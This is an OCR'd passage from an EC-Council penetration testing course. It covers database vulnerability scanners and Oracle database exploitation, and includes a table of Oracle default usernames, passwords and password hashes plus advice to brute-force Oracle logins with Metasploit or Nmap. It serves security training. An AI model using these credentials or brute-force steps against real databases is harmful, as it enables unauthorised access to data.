


Figure J.25: Scanning for database vulnerabilities with the McAfee Vulnerability Manager

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Database Vulnerability Assessment Tool: AppDetectivePro

- **AppDetectivePro**

  Source: *https://www.trustwave.com*

  AppDetectivePro is a solution to database scanning and vulnerability assessment. It is a big data store scanner. Due to its simple setup and in-built interface anybody can use it and there is no need to be a database expert. It can immediately identify the configuration mistakes, access control issues, missing patches, or any toxic combination of settings that might lead to denial-of-service cyberattack, unauthorized modification of data, or data leakage.

  It also reports on the risk, security, or compliance of any big data or database store within an environment. It reports either in the cloud or on premise within no time.

- **Features**
  - **Review**—It continuously makes survey of the environment's accessible assets, security feature usages, and user access levels.
  - **Inventory**—It is very quick at identifying and highlighting the recent missing, added, or rogue data store installations and objections.
  - **Verification**—It is used to quickly verify the configuration state of all data stores.
  - **Customization**—Due to its built-in features and personal policies, it is very easy to find out the issues related to misconfiguration, vulnerabilities, and user rights.
  - **Visibility**—User can view all the vulnerabilities, risks, threats, and compliance efforts across various data store environments via dashboards and reports.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Empowerment**—It allows you to document the current status and demonstrates progress.





Figure J.26: Scanning for database vulnerabilities with the AppDetectivePro


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Database Exploitation: Oracle

In this section, you will learn the process of exploiting an Oracle database using different vulnerabilities as well as known and unknown exploits. The process includes finding default accounts, passwords, and execution of different privileges.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Try to Log in using Default Account Passwords

Manufacturers incorporate default accounts into the databases during their creation. Some database creation tools may also create default accounts with preset usernames and passwords. As a tester, you need to scan the database for finding these default accounts (username/password) for Oracle Database as these indicate lack of basic security measures and may allow the hackers to gain unauthorized access to the database. This damage can be severe if these default accounts have higher-level access privileges.

Oracle databases have default accounts, such as SYS, SYSTEM, and DBSNMP. These accounts are more vulnerable to cyberattacks as administrators often use weak passwords (password = user name) for the user and technical accounts.

The image shows the list of default account details for different databases. We recommend that you check if these accounts exist on the related databases. Try to sign in into the databases using these default usernames and passwords.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Oracle	3	BRIO_ADMIN	BRIO_ADMIN	EB50644BE27DF70B	BRIO_ADMIN is an account of a 3rd party product.
Oracle	3	BRUGERNAVN	ADGANGSKODE	2F11631B6B4E0B6F	9iR2 documentation
Oracle	3	BRUKERNAVN	PASSWORD	652C49CDF955F83A	9iR2 documenation
Oracle	2	BSC	BSC	EC481FD7DCE6366A	BSC is a schema account from Oracle Applications. Default it has several CREATE privileges.
Oracle	3	BUG_REPORTS	BUG_REPORTS	E9473A88A4DD31F2	From a book
Oracle	3	CALVIN	HOBBES	34200F94830271A3	CALVIN is an account to demonstrate AOLServer. It should not exist in a production environment.
Oracle	3	CATALOG	CATALOG	397129246919E8DA	CATALOG is an account of a 3rd party product.
Oracle	2	CCT	CCT	C6AF8FCA0B51B32F	CCT is a schema account from Oracle Applications. Default it has several CREATE privileges.
Oracle	3	CDEMO82	CDEMO82	7299A5E2A5A05820	This is a training account. It should not be available in a production environment.
Oracle	3	CDEMO82	CDEMO83	67B891F114BE3AEB	This is a training account. It should not be available in a production environment.
Oracle	3	CDEMO82	UNKNOWN	73EAE7C39B42EA15	This is a training account. It should not be available in a production environment.
Oracle	3	CDEMOCOR	CDEMOCOR	3A34F0B26B951F3F	This is a training account. It should not be available in a production environment.
Oracle	3	CDEMORID	CDEMORID	E39CEFE64B73B308	This is a training account. It should not be available in a production environment.
Oracle	3	CDEMOUCB	CDEMOUCB	CEAE780F25D556F8	This is a training account. It should not be available in a production environment.
Oracle	3	CDOUGLAS	CDOUGLAS	C35109FE764ED61E	CDOUGLAS is a schema owner of Workflow lasdb
Oracle	2	CE	CE	E7FDFE26A524FE39	CE is a schema account from Oracle Applications. Default it has several ANY privs
Oracle	3	CENTRA	CENTRA	63BF5FFE5E3EA16D	CENTRA is an account that presumably manages Centra application software.
Oracle	3	CENTRAL	CENTRAL	A98B26E2F65CA4D3	CENTRAL is an administrative account for Quest Central(?).
Oracle	3	CIDS	CIDS	AA71234EF06CE6B3	CIDS is an account for Cerberus Intrusion Detection System.
Oracle	3	CIS	CIS	7653EBAF048F0A10	CIS is an account for dbengine
Oracle	3	CIS	ZWERG	AA2602921607EE84	CIS is an account for dbengine
Oracle	3	CISINFO	CISINFO	3AA26FC267C5F577	CISINFO is an account for dbengine
Oracle	3	CISINFO	ZWERG	BEA52A368C31B86F	CISINFO is an account for dbengine
Oracle	4	CLARK	CLOTH	7AAFE7D01511D73F	This is a training account. It should not be available in a production environment.
Oracle	3	CLKANA	<UNKNOWN>		CLKANA is an account for Oracle Clickstream Intelligence

Figure J.27: List of default usernames and passwords for an Oracle database

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Try to Brute Force Oracle Logins

To ensure the database security, the testers need to check for weak user sign in(s) and try to gain unauthorized access over the database without violating the organization's policies. You can find weak sign in(s) by performing Brute force attempts on the Oracle database. Use tools such as Metasploit or NMAP to perform Brute force of the Oracle user accounts.

- **Metasploit**

  Source: *https://www.metasploit.com*

  Metasploit is an exploit development tool for writing, testing, and using exploit code in an open-source platform. It provides a concrete platform for pen testing, shell code development, and vulnerability research. Written in Perl, Metasploit runs on Windows, Linux, BSD, and Mac OS X. It includes the following features:

  - Supports various networking options and protocols to develop protocol dependent code.
  - Includes tools and libraries to support features such as debugging, encoding, logging, timeouts, and SSL.
  - Presence of supplementary exploits to help in testing of exploitation techniques and sample exploits produced.

